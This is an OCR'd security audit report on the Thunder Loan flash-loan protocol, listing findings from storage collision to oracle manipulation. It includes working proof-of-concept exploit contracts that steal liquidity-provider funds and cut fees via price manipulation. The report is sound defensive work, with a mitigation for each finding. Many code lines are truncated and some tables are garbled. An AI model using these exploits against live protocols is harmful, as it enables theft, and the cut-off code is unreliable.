
# Thunder Loan Audit Report

Jordan J. Solomon

July 17, 2024




# Thunder Loan Initial Audit Report

Version 0.1

*JJS*

July 17, 2024

# Thunder Loan Audit Report

Jordan J. Solomon

July 17, 2024

## Thunder Loan Audit Report

Prepared by:

- Jordan J. Solomon

## Table of contents

See table

    - [M-2] If USDC denylists the protocol's contracts the protocol will freeze
- Low
    - [L-1] Centralised Functions making the contract centralised and involve trust in the owner
    - [L-2] Initialisers can be front run
- Info/Gas
    - [I-1] Unused errors in ThunderLoan.sol and ThunderLoanUpgraded.sol
    - [I-2] Unnecessary use of storage variables, making the contract less gas efficient
    - [I-3] Missing NatSpec throughout the codebase
    - [I-4] Public functions should be external
    - [I-5] Not implementing the IThunderLoan interface in the ThunderLoan contract
    - [I-6] Too many reads from storage in AssetToken::updateExchangeRate() causing gas inefficiency
    - [I-7] Missing address(0) checks

## About Jordan J. Solomon

My name is Jordan J. Solomon, from the UK, but aslo half Israeli. I am a dedicated security researcher with a background in software development and a special focus on blockchain technology. After transitioning from the military as an officer in the IDF, I completed intensive training in the web3 domain, including the Updraft Foundry full course by Patrick Collins and his security auditing course. My military experience as an officer has honed my problem-solving skills, which I now apply to identify and resolve security vulnerabilities in smart contracts.

## Disclaimer

The JJS team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

## Risk Classification

| | | Impact | | |
|---|---|---|---|---|
| | | High | Medium | Low |
| | High | H | H/M | M |
| Likelihood | Medium | H/M | M | M/L |

| | Impact | | | |
|---|---|---|---|---|
| | Low | M | M/L | L |

# Audit Details

**The findings described in this document correspond the following commit hash:**

8803f851f6b37e99eab2e94b4690c8b70e26b3f6

## Scope

```
#-- interfaces
|   #-- IFlashLoanReceiver.sol
|   #-- IPoolFactory.sol
|   #-- ITSwapPool.sol
|   #-- IThunderLoan.sol
#-- protocol
|   #-- AssetToken.sol
|   #-- OracleUpgradeable.sol
|   #-- ThunderLoan.sol
#-- upgradedProtocol
    #-- ThunderLoanUpgraded.sol
```

# Protocol Summary

The ThunderLoan protocol is meant to do the following:

1. Give users a way to create flash loans
2. Give liquidity providers a way to earn money off their capital

## Roles

- Owner: The owner of the protocol who has the power to upgrade the implementation.
- Liquidity Provider: A user who deposits assets into the protocol to earn interest.
- User: A user who takes out flash loans from the protocol.

# Executive Summary

## Issues found

| Severity | Number of issues found |
|---|---|
| High | 4 |
| Medium | 2 |
| Low | 2 |
| Info/Gas | 7 |
| Total | 15 |

# Findings

## High

### [H-1] Storage collision after upgrading `ThunderLoan` to `ThunderLoanUpgraded` due to change in variables position in the codebase resulting in a change in the protocol fees

**Description:** ThunderLoan.sol has to variables in the following order:

```
uint256 private s_feePrecision;
uint256 private s_flashLoanFee; // 0.3 ETH fee
```

However, the upgraded contract ThunderLoanUpgraded.sol has them in a different order:

```
uint256 private s_flashLoanFee; // 0.3% ETH fee
uint256 public constant FEE_PRECISION = 1e18;
```

Due to how Solidity works, after the upgrade the s_flashloanFee will have the value of s_feePrecision. You cannot adjust the position of storage variables, and removing storage variables for constant variables, breaks the storage locations as well.

**Impact:** After the upgrade, the s_flashloanFee will have the value of s_feePrecision. This means that users who take out flash loans right after an upgrade will be charged the wrong fee.

More importantly, the s_currentlyFlashLoaning mapping with storage in the wrong storage slot.

**Proof of Concept:** Here is a step by step breakdown:

1. Recording the fee before the upgrade.
2. Upgrading the contract.
3. Recording the fee after upgrade to be different.

Place the following test in the ThunderLoanTest.t.sol

Proof of Code

```
import { ThunderLoanUpgraded } from "../../src/upgradedProtocol/ThunderLoanUpgra
.
.
.

function testUpgradeStorageCollision() public {
    uint256 feeBeforeUpgrade = thunderLoan.getFee();
    vm.startPrank(thunderLoan.owner());
    ThunderLoanUpgraded upgrade = new ThunderLoanUpgraded();
    thunderLoan.upgradeToAndCall(address(upgrade), "");
    uint256 feeAfterUpgrade = thunderLoan.getFee();
    vm.stopPrank();
    assert(feeAfterUpgrade != feeBeforeUpgrade);
}
```

It is also possible to see the storage layout difference by running forge inspect ThunderLoan storage and forge inspect ThunderLoanUpgraded storage.

**Recommended Mitigation:** If it is necessary to remove the storage variable, leave it blank, as to not mess up the storage slots.

```
- uint256 private s_flashLoanFee; // 0.3% ETH fee
- uint256 public constant FEE_PRECISION = 1e18;
+ uint256 private s_blank;
+ uint256 private s_flashLoanFee; // 0.3% ETH fee
+ uint256 public constant FEE_PRECISION = 1e18;
```

### [H-2] Updating the exchange rate with `ThunderLoan::updateExchangeRate` in the `ThunderLoan::deposit` function locks liquidity provider's funds in the contract

**Description:** In ThunderLoan::deposit we use ThunderLoan::updateExchangeRate when a liquidity provider deposits funds to the contract. However, there is no need to update the exchange rate upon deposit, only when a flash loan is performed. This causes the contract to think it has more funds than it actually has, which eventually won't let the liquidity provider to redeem their funds + fees, due to Insufficient Funds.

```
function deposit(IERC20 token, uint256 amount) external revertIfZero(amount) rev
        AssetToken assetToken = s_tokenToAssetToken[token];
        uint256 exchangeRate = assetToken.getExchangeRate();
        uint256 mintAmount = (amount * assetToken.EXCHANGE_RATE_PRECISION()) / e
        emit Deposit(msg.sender, token, amount);
        assetToken.mint(msg.sender, mintAmount);

@>      uint256 calculatedFee = getCalculatedFee(token, amount);
@>      assetToken.updateExchangeRate(calculatedFee);
```

```
        token.safeTransferFrom(msg.sender, address(assetToken), amount);
    }
```

**Impact:** This bug impacts the protocol in several ways:

1. The ThunderLoan::redeem function will be blocked from the liquidity providers due to Insufficient Funds issue.
2. Rewards will be incorrectly calculated, potentially giving more or less funds back to the liquidity providers.

**Proof of Concept:** Here is a step by step:

1. Liquidity provider deposits funds.
2. A user performs a flash loan.
3. The liquidity provider tries to redeem their funds + collected fees.
4. The function reverts.

Proof of Code

Place this test in the ThunderLoanTest.t.sol file:

```
function testRedeemAfterFlashLoan() public setAllowedToken hasDeposits {
        uint256 amountToBorrow = AMOUNT * 10;
        uint256 calculatedFee = thunderLoan.getCalculatedFee(tokenA, amountToBor

        vm.startPrank(user);
        tokenA.mint(address(mockFlashLoanReceiver), calculatedFee);
        thunderLoan.flashloan(address(mockFlashLoanReceiver), tokenA, amountToBo
        vm.stopPrank();

        uint256 amountToRedeem = type(uint256).max;
        vm.startPrank(liquidityProvider);
        thunderLoan.redeem(tokenA, amountToRedeem);
        vm.stopPrank();
    }
```

**Recommended Mitigation:** Remove the incorrect use of ThunderLoan::updateExchangeRate from the ThunderLoan::deposit function.

```
function deposit(IERC20 token, uint256 amount) external revertIfZero(amount) rev
        AssetToken assetToken = s_tokenToAssetToken[token];
        uint256 exchangeRate = assetToken.getExchangeRate();
        uint256 mintAmount = (amount * assetToken.EXCHANGE_RATE_PRECISION()) / e
        emit Deposit(msg.sender, token, amount);
        assetToken.mint(msg.sender, mintAmount);

-       uint256 calculatedFee = getCalculatedFee(token, amount);
-       assetToken.updateExchangeRate(calculatedFee);
```

```
        token.safeTransferFrom(msg.sender, address(assetToken), amount);
    }
```

### [H-3] Fees will be less for a non standard ERC20 Token

**Description:** In the ThunderLoan::getCalculatedFee() and ThunderLoanUpgraded::getCalculatedFee() functions, a disparity has been identified in the fee calculation for non-standard ERC20 tokens compared to standard ERC20 tokens. This discrepancy results in anomalously low fee values for transactions involving non-standard ERC20 tokens, potentially affecting transaction economics and protocol integrity.

```
 function getCalculatedFee(IERC20 token, uint256 amount) public view returns (ui
        //slither-disable-next-line divide-before-multiply
@>        uint256 valueOfBorrowedToken = (amount * getPriceInWeth(address(token)
@>        //slither-disable-next-line divide-before-multiply
        fee = (valueOfBorrowedToken * s_flashLoanFee) / s_feePrecision;
    }
```

**Impact:** Difference in fees for different tokens used, resulting in funds stuck in the contract.

**Proof of Concept:** Let's take a look at an example:

- User1 asks for a flashloan for 1 ETH.
- User2 asks for a flashloan for 2000 USDT.
- The fee for the user_2 are much lower then user_1 despite they asks a flashloan for the same value (hypotesis 1 ETH = 2000 USDT).

```
function getCalculatedFee(IERC20 token, uint256 amount) public view returns (uin

        //1 ETH = 1e18 WEI
        //2000 USDT = 2 * 1e9 WEI

        uint256 valueOfBorrowedToken = (amount * getPriceInWeth(address(token)))

        // valueOfBorrowedToken ETH = 1e18 * 1e18 / 1e18 WEI
        // valueOfBorrowedToken USDT= 2 * 1e9 * 1e18 / 1e18 WEI

        fee = (valueOfBorrowedToken * s_flashLoanFee) / s_feePrecision;

        //fee ETH = 1e18 * 3e15 / 1e18 = 3e15 WEI = 0,003 ETH
        //fee USDT: 2 * 1e9 * 3e15 / 1e18 = 6e6 WEI = 0,000000000006 ETH
    }
```

**Recommended Mitigation:** Adjust the precision accordinly with the allowed tokens considering that the non standard ERC20 haven't 18 decimals.

**[H-4] Users can deposit the funds back after a flash loan instead of repaying the contract resulting in stealing the funds for themselves**

**Description:** The protocol intends to give out a flash loan through the ThunderLoan::flashloan function, and payback the loan with the ThunderLoan::repay function. However, the contract only checks to see that the balances check out after the loan. Therefore, any way that the balance is restored will pass. A user can use the deposit function to sort out the balances, and claim that money to themselves.

```
function flashloan(...) external ... {
        .
        .
        .
        uint256 endingBalance = token.balanceOf(address(assetToken));
        if (endingBalance < startingBalance + fee) {
            revert ThunderLoan__NotPaidBack(startingBalance + fee, endingBalance
        }
        .
        .
        .
}
```

**Impact:** The liquidity providers lose the funds they provided and the fees they earned.

**Proof of Concept:** Here is a step by step breakdown:

1. A liquidity provider deposits.
2. A user takes out a flash loan to a malicious contract.
3. The user deposits the amount needed to be back, rather than repaying.
4. The user redeems that amount that was not theirs to begin with.

Proof of Code Here is the test:

```
function testCanDepositInsteadOfRepay() public setAllowedToken hasDeposits {
        vm.startPrank(user);
        uint256 amountToBorrow = 50e18;
        uint256 fee = thunderLoan.getCalculatedFee(tokenA, amountToBorrow);
        MaliciousDeposit md = new MaliciousDeposit(address(thunderLoan));
        tokenA.mint(address(md), fee);
        thunderLoan.flashloan(address(md), tokenA, amountToBorrow, "");
        md.redeemFunds();
        vm.stopPrank();

        assert(tokenA.balanceOf(address(md)) > 50e18 + fee);
    }
```

Here is the malicious contract:

```
contract MaliciousDeposit is IFlashLoanReceiver {
    ThunderLoan thunderLoan;
    AssetToken assetToken;
    IERC20 s_token;

    constructor(address _thunderLoan) {
        thunderLoan = ThunderLoan(_thunderLoan);
    }

    function executeOperation(
        address token,
        uint256 amount,
        uint256 fee,
        address, /*initiator*/
        bytes calldata /*params*/
    )
        external
        returns (bool)
    {
        s_token = IERC20(token);
        assetToken = thunderLoan.getAssetFromToken(IERC20(token));
        IERC20(token).approve(address(thunderLoan), amount + fee);
        thunderLoan.deposit(IERC20(token), amount + fee);
        return true;
    }

    function redeemFunds() external {
        uint256 amount = assetToken.balanceOf(address(this));
        thunderLoan.redeem(s_token, amount);
    }
}
```

**Recommended Mitigation:** Add a check in deposit() to make it impossible to use it in the same block of the flash loan. For example registering the block.number in a variable in flashloan() and checking it in deposit().

## Medium

### [M-1] Using `TSwap` as a price oracle will lead to price and oracle manipulation attacks

**Description:** The TSwap protocol operates as an Automated Market Maker (AMM). It determines the price of a token based on the reserves available on each side of the trading pool. This design makes it susceptible to price manipulation by malicious actors. Specifically, by transacting large volumes of a token within a single operation, these users can significantly influence the token's price while

effectively circumventing the protocol's fee mechanisms.

**Impact:** Malicious users will drastically reduce fees for the liquidity providers, leading to them making less fees than they should earn.

**Proof of Concept:**

The following happens in 1 transaction:

1. User takes a flash loan from the ThunderLoan contract for a 1000 tokenA. They are charged the regular fee feeOne. During that flash loan they perform the following:
2. User sells 1000 tokenA, tanking the price.
3. Instead of repaying the amount straight away, the user takes out a second flash loan for another 1000 tokens. Because that ThunderLoan calculates prices based on the TSwapPool this second loan is substantially cheaper.

```
    function getPriceInWeth(address token) public view returns (uint256) {
        address swapPoolOfToken = IPoolFactory(s_poolFactory).getPool(token);
@>      return ITSwapPool(swapPoolOfToken).getPriceOfOnePoolTokenInWeth();
    }
```

4. The user then repays the first flash loan directly to the contract, not using the repay function. Then repays the second flash loan.

Proof of Code

This is the test:

```
function testOracleManipulation() public {
        // 1. Setup the contracts & varaibles
        thunderLoan = new ThunderLoan();
        tokenA = new ERC20Mock();
        proxy = new ERC1967Proxy(address(thunderLoan), "");
        BuffMockPoolFactory pf = new BuffMockPoolFactory(address(weth));
        address tswapPool = pf.createPool(address(tokenA)); // Creating a TSwap
        thunderLoan = ThunderLoan(address(proxy));
        thunderLoan.initialize(address(pf));

        uint256 depositAmount = 100e18;

        // 2. Fund TSwap
        vm.startPrank(liquidityProvider);
        tokenA.mint(liquidityProvider, depositAmount);
        tokenA.approve(address(tswapPool), depositAmount);
        weth.mint(liquidityProvider, depositAmount);
        weth.approve(address(tswapPool), depositAmount);
        BuffMockTSwap(tswapPool).deposit(depositAmount, depositAmount, depositAm
        vm.stopPrank();
        // We deposited 100 WETH & 100 TokenA in TSwap. This means that the rati
```

```
        // 3. SetAllow the token and Fund ThunderLoan
        vm.prank(thunderLoan.owner());
        thunderLoan.setAllowedToken(tokenA, true);
        vm.startPrank(liquidityProvider);
        tokenA.mint(liquidityProvider, DEPOSIT_AMOUNT);
        tokenA.approve(address(thunderLoan), DEPOSIT_AMOUNT);
        thunderLoan.deposit(tokenA, DEPOSIT_AMOUNT);
        vm.stopPrank();

        // Now there is a Pool in TSwap of 100 WETH & 100 TokenA. And there is a

        // 4. Take out 2 FlashLoans
        // 4 i. Nuke the price of the WETH/TokenA TSwap Pool
        // 4 ii. Proving this reduces fees on ThunderLoan

        // We are going to first ruin the price of the TSwap Pool by ruining the
        // Then take out the second loan to prove that the fees will be cheaper
        uint256 noramlFeeCost = thunderLoan.getCalculatedFee(tokenA, depositAmou
        console.log("Normal fee cost: ", noramlFeeCost);

        uint256 amountToBorrow = 50e18; // We do 50 to show that if we split the
            // will change.
        MaliciousFlashLoanReceiver mflr = new MaliciousFlashLoanReceiver(
            tswapPool, address(thunderLoan), address(thunderLoan.getAssetFromTok
        );
        vm.startPrank(user);
        tokenA.mint(address(mflr), 100e18);
        thunderLoan.flashloan(address(mflr), tokenA, amountToBorrow, "");
        vm.stopPrank();

        uint256 attackFee = mflr.feeOne() + mflr.feeTwo();
        console.log("Fee after attack: ", attackFee);
        assert(attackFee < noramlFeeCost);
    }
```

This is the malicious contract:

```
contract MaliciousFlashLoanReceiver is IFlashLoanReceiver {

    ThunderLoan thunderLoan;
    address repayAddress;
    BuffMockTSwap tswapPool;
    bool attacked;
    uint256 public feeOne;
    uint256 public feeTwo;
```

```
    constructor(address _tswapPool, address _thunderLoan, address _repayAddress) {
        tswapPool = BuffMockTSwap(_tswapPool);
        thunderLoan = ThunderLoan(_thunderLoan);
        repayAddress = _repayAddress;
    }

    function executeOperation(
        address token,
        uint256 amount,
        uint256 fee,
        address, /*initiator*/
        bytes calldata /*params*/
    )
        external
        returns (bool)
    {
        if (!attacked) {
            // Perform Swap
            feeOne = fee;
            attacked = true;
            uint256 wethBought = tswapPool.getOutputAmountBasedOnInput(50e18, 10
            IERC20(token).approve(address(tswapPool), 50e18);
            tswapPool.swapPoolTokenForWethBasedOnInputPoolToken(50e18, wethBough
            // Call for another flashloan
            thunderLoan.flashloan(address(this), IERC20(token), amount, "");
            // Repay
            // IERC20(token).approve(address(thunderLoan), amount + fee);
            // thunderLoan.repay(IERC20(token), amount + fee);
            IERC20(token).transfer(repayAddress, amount + fee);
        } else {
            // Calculate fees
            feeTwo = fee;
            // Repay
            // IERC20(token).approve(address(thunderLoan), amount + fee);
            // thunderLoan.repay(IERC20(token), amount + fee);
            IERC20(token).transfer(repayAddress, amount + fee);
        }
        return true;
    }
}
```

**Recommended Mitigation:** Consider using a different price oracle mechanism, like the Chainlink price feed with a Uniswap TWAP fallback oracle.

### [M-2] If USDC denylists the protocol's contracts the protocol will freeze

**Description:** USDC is one of the weird ERC20 tokens. It itself is a proxy. Which means they can make changes to the permissions of the contract who interact with the token.

**Impact:** If they decide to block the protocol from using the token, funds will freeze.

**Recommended Mitigation:** Consider using other tokens.

## Low

### [L-1] Centralised Functions making the contract centralised and involve trust in the owner

**Description:** In an upgradable contract there is a need for centrality for the purpose of the upgrade. However, we still want to make sure the protocol is as decentralised as possible, to prevent rug pulls and other centralised events.

**Impact:** Protocol is not decentralised.

**Recommended Mitigation:** Here are the centralised functions:

Found Instances

- ThunderLoan.sol::setAllowedToken()
- ThunderLoan.sol::updateFlashLoanFee()
- ThunderLoan.sol::_authorizeUpgrade()

The same function for the ThunderLoanUpgraded.sol!

### [L-2] Initialisers can be front run

**Description:** The OracleUpgradeable::___Oracle_init() can be called by anyone and pick their own address for OracleUpgradeable::poolFactoryAddress.

**Impact:** Loss of control over the protocol to a user.

**Recommended Mitigation:** Initialise the contract in the deploy script

## Info/Gas

### [I-1] Unused errors in `ThunderLoan.sol` and `ThunderLoanUpgraded.sol`

**Description:** In both contracts, the error ThunderLoan___ExhangeRateCanOnlyIncrease() is unused anywhere.

**Impact:** This is causing the codebase to be more complex and less gas efficient.

**Recommended Mitigation:** Remove the error.

### [I-2] Unnecessary use of storage variables, making the contract less gas efficient

**Description:** The ThunderLoan::s_feePrecision and ThunderLoan::s_flashLoanFee variables are used as storage variables, but are never changes throughout the contract.

**Impact:** This causes the contract to be less gas efficient, as reading from storage costs gas.

**Recommended Mitigation:** Use constants or immutables for unchanged variables.

### [I-3] Missing NatSpec throughout the codebase

**Description:** NatSpec is essential for sharing work, as the context is always better with the developer. To help other developers and or auditors understand the codebase better, add NatSpec.

**Recommended Mitigation:** Please add NatSpec to the function that are missing:

Found Instances

- ThunderLoan.sol::deposit()
- ThunderLoan.sol::flashloan()
- ThunderLoan.sol::repay()
- ThunderLoan.sol::setAllowedToken()
- ThunderLoan.sol::getCalculatedFee()

The same function for the ThunderLoanUpgraded.sol!

- AssetToken::onlyThunderLoan()
-

### [I-4] Public functions should be external

**Description:** Functions that are not used within the contract, but are made for use by other contracts, should be external.

**Impact:** This is to save gas, and to keep functionality true.

**Recommended Mitigation:**

Found Instances

- ThunderLoan.sol::repay()
- ThunderLoan.sol::getAssetFromToken()
- ThunderLoan.sol::isCurrentlyFlashLoaning()

The same function for the ThunderLoanUpgraded.sol!

### [I-5] Not implementing the `IThunderLoan` interface in the `ThunderLoan` contract

**Description:** The interface IThunderLoan is not implemented in the Thunderloan.sol contract.

**Recommended Mitigation:** Import the interface to the contract.

```
import { SafeERC20 } from "@openzeppelin/contracts/token/ERC20/utils/SafeERC20.s
import { AssetToken } from "./AssetToken.sol";
import { IERC20 } from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import { IERC20Metadata } from "@openzeppelin/contracts/token/ERC20/extensions/I
import { OwnableUpgradeable } from "@openzeppelin/contracts-upgradeable/access/O
import { Initializable } from "@openzeppelin/contracts-upgradeable/proxy/utils/I
import { UUPSUpgradeable } from "@openzeppelin/contracts-upgradeable/proxy/utils
import { OracleUpgradeable } from "./OracleUpgradeable.sol";
import { Address } from "@openzeppelin/contracts/utils/Address.sol";
import { IFlashLoanReceiver } from "../interfaces/IFlashLoanReceiver.sol";
+ import { IThunderLoan } from "../interfaces/IThunderLoan";
```

### [I-6] Too many reads from storage in `AssetToken::updateExchangeRate()` causing gas inefficiency

**Description:** In the AssetToken::updateExchangeRate() function there are too many reads from storage of the same storage variable AssetToken::s_exchangeRate.

**Impact:** Reading from storage costs gas each time. This will make the use of the protocol's function unnecessary gas expensive.

**Recommended Mitigation:** Save AssetToken::s_exchangeRate at the top of the function to another variable and use that:

```
function updateExchangeRate(uint256 fee) external onlyThunderLoan {
        .
        .
        .
+       uint256 exchangeRate = s_exchangeRate;
-       uint256 newExchangeRate = s_exchangeRate * (totalSupply() + fee) / totalS
+       uint256 newExchangeRate = exchangeRate * (totalSupply() + fee) / totalSu

-       if (newExchangeRate <= s_exchangeRate) {
-           revert AssetToken__ExhangeRateCanOnlyIncrease(s_exchangeRate, newExch
        }
+       if (newExchangeRate <= exchangeRate) {
+           revert AssetToken__ExhangeRateCanOnlyIncrease(exchangeRate, newExchan
        }

        s_exchangeRate = newExchangeRate;
        emit ExchangeRateUpdated(s_exchangeRate);
```

```
    }
```

**[I-7] Missing `address(0)` checks**